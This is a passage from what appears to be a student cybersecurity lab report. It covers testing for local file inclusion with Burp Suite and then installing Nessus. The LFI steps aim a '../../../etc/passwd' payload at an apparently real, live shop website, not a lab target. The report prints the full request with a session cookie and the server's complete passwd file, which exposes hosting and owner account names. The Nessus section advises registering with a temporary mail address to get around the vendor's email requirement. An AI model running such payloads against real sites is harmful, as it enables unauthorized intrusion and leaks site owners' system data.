
Step 3: Now once you have got the request this request should point a page like it does in url, if it does then right click and send that request to the repeater




Step 4 : Now go to the repeater tab and change the value of acciul.php to a LFI payload

Step 5: Start by typing ../etc/passwd and click on the send button , if in the response we see any root directory then it vulnerable otherwise add more payload to it





Step 6 : Then again ../../../etc/password and click on the send button, then check the response tab, if you get the output like below then it is vulnerable



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.2.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send
Cancel
Target: https://confituredebali.com
HTTP/2
Request
Pretty Raw Hex
GET /index.php?page=../../../etc/passwd HTTP/2
Host: confituredebali.com
Cookie: PHPSESSID=55aec4f1c4f24aeb6fcbfd473ebb9e64
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://confituredebali.com/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Search
0 highlights
Response
Pretty Raw Hex Render
<!--<li class="nav-item">Flavours
<ul class="nav sub-nav">
<li class="sub-nav-item">Fruits
<li class="sub-nav-item">Availaible Jams

<!--
<li class="nav-item">Contact
-->
<!--<li class="nav-item">Français
<li class="nav-item">English -->

</nav>
<article>

</article>
<!--

<footer>
//<//?php
//include "include/pied.php";
?>
</footer> -->
</body>
</html>
Search
0 highlights
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 16
Response headers 8
Inspector
Notes
3,121 bytes | 150 millis
Event log (51)
All issues
Memory: 1.27GB



Step 7 : You also directly try this payload in the website itself in the place of acuiel.php just put ../../../etc/passwd

Confiture de Bali

Home | Gallery | Contact

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:105::/nonexistent:/usr/sbin/nologin unscd:x:105:109::/var/lib/unscd:/usr/sbin/nologin ntp:x:106:112::/nonexistent:/usr/sbin/nologin sshd:x:107:65534::/run/sshd:/usr/sbin/nologin puppet:x:109:115:Puppet configuration management daemon,,,:/var/lib/puppet:/usr/sbin/nologin postfix:x:400:400::/var/spool/postfix:/usr/sbin/nologin adminrobot:x:490:490:adminrobot:/home/ovh:/bin/false ovh:x:500:100:ovh:/home/ovh:/bin/bash ovhcron:x:158:151:ovhcron:/home.admin/ovhcron:/bin/bash oco:x:108:114::/usr/local/oco:/usr/sbin/nologin ovhnobody:x:99:99::/nonexistent:/bin/false autohosting:x:495:495::/home/ovh:/bin/false ovhqos:x:999998:100::/home/ovhqos:/bin/false telegraf:x:499:499::/etc/telegraf:/bin/false bind:x:110:116::/var/cache/bind:/usr/sbin/nologin _rpc:x:111:65534::/run/rpcbind:/usr/sbin/nologin statd:x:112:65534::/var/lib/nfs:/usr/sbin/nologin _ossec:x:498:117::/var/ossec:/sbin/nologin redis:x:113:119::/var/lib/redis:/usr/sbin/nologin _serf:x:114:120::/nonexistent:/usr/sbin/nologin debian-transmission:x:115:121::/var/lib/transmission-daemon:/usr/sbin/nologin confiturma:x:962544:100:confiturma:/homez.546/confiturma:/bin/ovh_sftponly

Task 9


A. Perform different scans on your network using the Nessus tool and generate a report.

a) Host Discovery Scan


b) Basic Network Scan

Step 1 : Go to the Google chrome and download the Nessus tool

https://www.tenable.com/downloads/nessus?loginAttempted=true : link to download




Step2 : Once you have download and have an msi file just double click and download the default and finish it




Step 3 : Once we click on finish we will a interface of nessus, in which we have connect to ssl button click on it then first we will get a error which connection is not secure, so just click on advance connection and continue to localhost

Step 4 : Then the nessus tool will go to the initializing we will let it initialize on its own




Step 5 : Then we will get a option to deploy nessus and most of them are the enterprise versions so will start with “register for nessus essentials”




Step 6 : Then we get the option to register yourself, here the issue you might encounter is you will try to put your email address but that won't work as it requires work email so will put an email for the temp mail(a temporary mail website) and register with username and password
Step 7 : Then will see the license information just click on continue
Step 8 : Then will get an option to get sign in into the scanner using username and password
